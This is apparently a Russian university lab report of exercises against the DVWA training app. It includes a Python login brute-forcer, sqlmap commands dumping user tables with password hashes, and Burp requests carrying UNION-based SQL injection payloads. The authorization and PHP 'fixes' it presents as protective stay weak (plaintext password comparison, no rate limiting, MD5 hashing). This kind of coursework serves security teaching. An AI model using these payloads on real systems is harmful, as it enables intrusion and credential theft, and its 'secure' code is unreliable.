МИНОБРНАУКИ РОССИИ
Федеральное государственное бюджетное образовательное учреждение
высшего образования
«МИРЭА—Российский технологический университет»
РТУ МИРЭА

Институт комплексной безопасности и специального приборостроения
(наименование института, филиала)

Кафедра КБ-2 «Информационно-аналитические системы кибербезопасности»

ОТЧЕТ ПО ПРАКТИЧЕСКИМ РАБОТАМ
по дисциплине
«Проектирование и разработка безопасного программного обеспечения информационно-аналитических систем»

Выполнил студент группы БИСО-01-19 Зиатдинова К.Р.

Принял Латыпова О.В.

Москва 2023

Практическая Работа №3

1. Необходимо разработать переборщик паролей для формы в задании Bruteforce на сайте dvwa.local (Можно использовать официальный ресурс или виртуальную машину Web Security Dojo)

```
import requests
url = "http://dvwa.local/vulnerabilities/brute/"
usernames = ["admin", "user", "test"]
passwords_file = "passwords.txt"

def bruteforce_login(username, password):
    params = {
        "username": username,
        "password": password,
        "Login": "Login"
    }
    response = requests.get(url, params=params)
    if "Username and/or password incorrect" not in response.text:
        print(f"Успешный вход: Логин - {username}, Пароль - {password}")
        return True
    else:
        print(f"Неудачная попытка: Логин - {username}, Пароль - 
{password}")
        return False
def main():
    with open(passwords_file, "r") as file:
        passwords = file.read().splitlines()

    for username in usernames:
        for password in passwords:
            if bruteforce_login(username, password):
                return

if __name__ == "__main__":
    main()
```

2. Проанализировать код и сделать кодревью, указав слабые места. Слабость уязвимого кода необходимо указать с использованием метрики CWE (база данных cwe.mitre.org)

```
<?php
if( isset( $_GET[ 'Login' ] ) ) {
        // Get username
        $user = $_GET[ 'username' ];
        // Get password
        $pass = $_GET[ 'password' ];
        $pass = md5( $pass );
```

- Использование устаревшего метода хэширования

```
        // Check the database
        $query  = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";
```

- SQL-инъекция

```
        $result = mysqli_query($GLOBALS["___mysqli_ston"], $query ) or die( '<pre>' .
    ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res =
    mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );
        if( $result && mysqli_num_rows( $result ) == 1 )
```

(Использование устаревших функций MySQL) {

```
                // Get users details
                $row    = mysqli_fetch_assoc( $result );
                $avatar = $row["avatar"];
                // Login successful
                $html .= "<p>Welcome to the password protected area {$user}</p>";
                $html .= "<img src=\"{$avatar}\" />";
        }
        else {
                // Login failed
                $html .= "<pre><br />Username and/or password incorrect.</pre>";
        }
        ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}
```

```
?>
```

3. Разработать свою систему авторизации на любом языке, исключающий взможность подбора паролей разработнным переборщиком паролей в задании 1. Возможно исправление авторизации из dvwa.local

```
from flask import Flask, request, jsonify

app = Flask(__name__)
users = {
    "user1": {"password": "hashed_password1", "data": "some_data1"},
    "user2": {"password": "hashed_password2", "data": "some_data2"},
}
@app.route('/login', methods=['GET'])

def login():
    username = request.args.get('username')
    password = request.args.get('password')
    if username and password:
        # Получаем данные пользователя из базы данных
        user_data = users.get(username)
        if user_data and check_password(password,
user_data["password"]):
            return jsonify({"status": "success", "data":
user_data["data"]})
        else:
            return jsonify({"status": "error", "message": "Username
and/or password incorrect"})
    return jsonify({"status": "error", "message": "Username and
password are required"})

def check_password(password, hashed_password):
    return password == hashed_password

if __name__ == '__main__':
    app.run(debug=True)
```

Практическая работа №4

1. Необходимо найти участок кода, содержащий инъекцию SQL кода в задании Blind Sql Injection на сайте dvwa.local с использованием статического анализатора кода (Можно использоватьофициальный ресурс или виртуальную машину Web Security Dojo)

```
<?php


if( isset( $_GET[ 'Submit' ] ) ) {
    // Get input
    $id = $_GET[ 'id' ];


    // Check database
    $getid  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $getid );


    // Get results
    $num = @mysqli_num_rows( $result );
    if( $num > 0 ) {
        // User ID exists in the database
        $html .= '<pre>User ID exists in the database.</pre>';
    } else {
        // User ID is MISSING from the database
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );
        $html .= '<pre>User ID is MISSING from the database.</pre>';
    }


    ((is_null($___mysqli_res                                    = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}


?>
```

2. Проанализировать код и сделать кодревью, указав слабые места

```
<?php


if( isset( $_GET[ 'Submit' ] ) ) {
        // Get input
        $id = $_GET[ 'id' ];


        // Check database
        $getid  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```
(SQL-инъекция)
```
        $result = mysqli_query($GLOBALS["___mysqli_ston"],  $getid );
```
(Использование устаревших функций MySQL)
```
// Removed 'or die' to suppress mysql errors


        // Get results
        $num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
        if( $num > 0 ) {
                // Feedback for end user
                $html .= '<pre>User ID exists in the database.</pre>';
        }
        else {
                // User wasn't found, so the page wasn't!
                header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );


                // Feedback for end user
                $html .= '<pre>User ID is MISSING from the database.</pre>';
        }


        ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}


?>
```

Отсутствие валидации ввода: Нет проверки на корректность значения переменной $id. Это может привести к проблемам, таким как SQL-инъекции, и следует проводить валидацию пользовательского ввода перед использованием.

Отсутствие обработки ошибок: Нет обработки ошибок при выполнении запроса к базе данных. Это делает отладку сложной и может предоставить злоумышленнику дополнительную информацию о системе

3. Разработать свою систему вывода информации об объекте на любом языке, исключающий возможность инъекции SQL кода. Возможно исправление участка кода из dvwa.local

Требования к системе авторизации


Система вывода информации об объекте должна использовать запросы GET с параметрами, аналогичными из задания Blind SQL injection dvwa

dvwa.local/vulnerabilities/sqli/?username=USER&password=PASS&user_token=TOKEN&Login= Login

```
     <?php

     if( isset( $_GET[ 'Login' ] ) ) {
         // Get input
         $username =
mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $_GET[
'username' ]);
         $password =
mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $_GET[
'password' ]);
         $password = md5( $password );

         // Check the database
         $query  = "SELECT * FROM `users` WHERE user = '$username' AND
password = '$password';";
         $result = mysqli_query($GLOBALS["___mysqli_ston"], $query);

         if( $result && mysqli_num_rows( $result ) == 1 ) {
             // Get user details
             $row    = mysqli_fetch_assoc( $result );
             $avatar = $row["avatar"];

             // Login successful
             $html .= "<p>Welcome to the password-protected area
{$username}</p>";
             $html .= "<img src=\"{$avatar}\" />";
         } else {
             // Login failed
             $html .= "<pre><br />Username and/or password
incorrect.</pre>";
         }

         ((is_null($___mysqli_res =
mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
     }

     ?>
```


4. Использовать sqlmap для нахождения уязвимости в веб-ресурсе

Заходим на страницу vulnerabilities/sqli_blind




Использование SQLmap

sqlmap -u http://dvwa.local/vulnerabilities/sqli/?username=test&password=test&user_token=test&Login=Login



Используем флаг—dbs для определения таблиц в БД dvwa



Используем флаг—column для определения столбцов в таблице users

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 'http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit'  --cookie 'PHPSESSI
D=bkk03nrof1acsc49q42o2ugmt5; security=low' --column
```


```
[8 columns]
+-------------+-------------+
| Column      | Type        |
+-------------+-------------+
| user        | varchar(15) |
| avatar      | varchar(70) |
| failed_login| int(3)      |
| first_name  | varchar(15) |
| last_login  | timestamp   |
| last_name   | varchar(15) |
| password    | varchar(32) |
| user_id     | int(6)      |
+-------------+-------------+

Database: dvwa
Table: guestbook
[3 columns]
+------------+-------------------------+
| Column     | Type                    |
+------------+-------------------------+
| comment    | varchar(300)            |
| comment_id | smallint(5) unsigned    |
| name       | varchar(100)            |
+------------+-------------------------+
```


Используем флаг-dumpдля получения всех значений в этих столбцах

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 'http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit'  --cookie 'PHPSESSI
D=bkk03nrof1acsc49q42o2ugmt5; security=low' --dump
```

```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------+----------------------------------------+-----------+------------+---------------------+--------------+
| user_id | user    | avatar                        | password                               | last_name | first_name | last_login          | failed_login |
+---------+---------+-------------------------------+----------------------------------------+-----------+------------+---------------------+--------------+
| 3       | 1337    | /DVWA/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me        | Hack       | 2023-03-22 12:14:42 | 0            |
| 1       | admin   | /DVWA/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      | 2023-03-22 12:14:42 | 0            |
| 2       | gordonb | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown     | Gordon     | 2023-03-22 12:14:42 | 0            |
| 4       | pablo   | /DVWA/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso   | Pablo      | 2023-03-22 12:14:42 | 0            |
| 5       | smithy  | /DVWA/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 2023-03-22 12:14:42 | 0            |
+---------+---------+-------------------------------+----------------------------------------+-----------+------------+---------------------+--------------+

[12:23:33] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv'
[12:23:33] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[12:23:33] [INFO] resumed: 3
[12:23:33] [INFO] resumed: comment_id
[12:23:33] [INFO] resumed: comment
[12:23:33] [INFO] resumed: name
[12:23:33] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
[12:23:33] [INFO] fetching number of entries for table 'guestbook' in database 'dvwa'
[12:23:33] [INFO] resumed: 1
[12:23:33] [INFO] resumed: This is a test comment.
[12:23:33] [INFO] resumed: 1
[12:23:33] [INFO] resumed: test
Database: dvwa
Table: guestbook
[1 entry]
+------------+------+-----------------------+
| comment_id | name | comment               |
+------------+------+-----------------------+
| 1          | test | This is a test comment. |
+------------+------+-----------------------+
```

5. Использовать Burp для нахождения уязвимости в веб-ресурсе





Vulnerability: SQL Injection

User ID: 1 Submit

ID: 2
First name: Gordon
Surname: Brown

More Information

```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: localhost
Content-Length: 18
Cache-Control: max-age=0
sec-ch-ua:
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: ""
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=bkk03nroflacsc49q42o2ugmt5; security=medium
Connection: close

id=1 OR 1=1#&Submit=Submit
```

User ID: 1 Submit

ID: 1 OR 1=1#
First name: admin
Surname: admin

ID: 1 OR 1=1#
First name: Gordon
Surname: Brown

ID: 1 OR 1=1#
First name: Hack
Surname: Me

ID: 1 OR 1=1#
First name: Pablo
Surname: Picasso

ID: 1 OR 1=1#
First name: Bob
Surname: Smith

Pretty Raw Hex

```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: localhost
Content-Length: 18
Cache-Control: max-age=0
sec-ch-ua:
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: ""
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=bkk03nroflacsc49q42o2ugmt5; security=medium
Connection: close

id=1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
S&Submit=Submit
```

User ID: 1 Submit

```
ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name: admin
Surname: admin

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name: Gordon
Surname: Brown

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name: Hack
Surname: Me

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name: Pablo
Surname: Picasso

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name: Bob
Surname: Smith

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: guestbook
```

```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: localhost
Content-Length: 18
Cache-Control: max-age=0
sec-ch-ua:
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: ""
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=bkk03nroflacsc49q42o2ugmt5; security=medium
Connection: close

id=1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#&Submit=Submit
```

Отображение захешированных паролей

```
ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```